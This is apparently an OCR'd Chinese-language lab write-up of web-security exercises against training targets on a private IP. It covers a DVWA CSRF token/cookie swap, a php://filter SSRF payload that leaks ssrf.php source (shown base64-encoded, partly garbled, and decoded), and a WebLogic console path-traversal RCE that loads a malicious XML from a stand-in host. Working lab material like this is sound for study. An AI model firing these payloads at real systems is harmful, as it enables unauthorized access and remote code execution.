
1. CSRF

- DVWA-High 等级


1. pablo cookie：PHPSESSID=pqv9m8n2adik6ag3mn301p3sb3; security=low

2. 删掉admin burp抓包中的token，替换成pablo的cookie即可

- 使用 Burp 生成 CSRF 利用 POC



2. SSRF（file_get_content），要求获取 ssrf.php 的源码；
http://192.168.79.131/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=ssrf.php


Vulnerability: Cross Site Request
Get the pikachu
192.168.79.131/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=ssrf.php
120%
Unsafe Filedownload
Unsafe Fileupload
Over Permission
../../
敏感信息泄露
PHP反序列化
XXE
URL重定向
SSRF
概述
SSRF(curl)
SSRF(file_get_content)
管理工具
?D9waHAKLyoqCiAqIENyZWF0ZWQgYnkgcnVubmVyLmhhbgogKiBUaGVyZSBpcyBub3RoaW5nIG5ldyB1bmRlciB0aGUgc3VuCiAqLwoKCiRTRUxGX1BBR0UgPSBzdWJzdHIoJF9TRVJWRVJbJ1BlUF9TRUxGJ10sc3RycnBvcygkX1NFUlZFUlsnUEhwku6XmoLnmja4iU1NSRiLph4zpnaLnmoTpobnnm67mnaXmkJ7mh4Lpl67popjnmoTljp
!lm6AKCiAgICAgICAgPC9kaXY+PCEtLSAvLnBhZ2UtY29udGVudCAtLT4KICAgIDwvZGl2Pgo8L3BvcAppbmNsdWRlX29uY2UgJFBJS0FfUk9PVF9ESVIgLiAnZm9vdGVyLnBocCc7Cgo/Pgo=

解码后为

```
<?php
/**
 * Created by runner.han
 * There is nothing new under the sun
 */

$SELF_PAGE = substr($_SERVER['PHP_SELF'],strrpos($_SERVER['PHP_SELF'],'/')+1);

if ($SELF_PAGE = "ssrf.php"){
    $ACTIVE =
array('','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','',
'','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','active
open','active','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','',
'','','');
}

$PIKA_ROOT_DIR =  "../../";
include_once $PIKA_ROOT_DIR.'header.php';

?>
<div class="main-content">
    <div class="main-content-inner">
        <div class="breadcrumbs ace-save-state" id="breadcrumbs">
            <ul class="breadcrumb">
                <li>
                    <i class="ace-icon fa fa-home home-icon"></i>
                    <a href="ssrf.php"></a>
                </li>
                <li class="active">概述</li>
            </ul>
        </div>
        <div class="page-content">

         <b>SSRF(Server-Side Request Forgery:服务器端请求伪造)</b>
         <p>其形成的原因大都是由于服务端<b>提供了从其他服务器应用获取数据的功能</b>,但又没有对目标
地址做严格过滤与限制</p>
            导致攻击者可以传入任意的地址来让后端服务器对其发起请求,并返回对该目标地址请求的数据<br>
            <br>
            数据流:攻击者----->服务器---->目标地址<br>
            <br>
            根据后台使用的函数的不同,对应的影响和利用方法又有不一样
            <pre style="width: 500px;">
PHP中下面函数的使用不当会导致SSRF:
file_get_contents()
fsockopen()
curl_exec()
            </pre><br>
            如果一定要通过后台服务器远程去对用户指定("或者预埋在前端的请求")的地址进行资源请求,<b>则请
做好目标地址的过滤</b>。
<br>
            <br>


            你可以根据"SSRF"里面的项目来搞懂问题的原因
```

```
    </div><!-- /.page-content -->
</div>
```

3. 远程代码执行漏洞：Weblogic RCE。

    1. http://192.168.79.131:7001/console/css/%252e%252e%252fconsole.portal **未授权访问到管理后台页面**

    2. 构造一个恶意的XML文件，并保存到Weblogic可以访问到的服务器上（http://example.com/rce.xml），随后访问 http://192.168.79.131:7001/console/images/%252e%252e%252fconsole.portal_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://example.com/rce.xml")，让其加载恶意文件并且执行命令。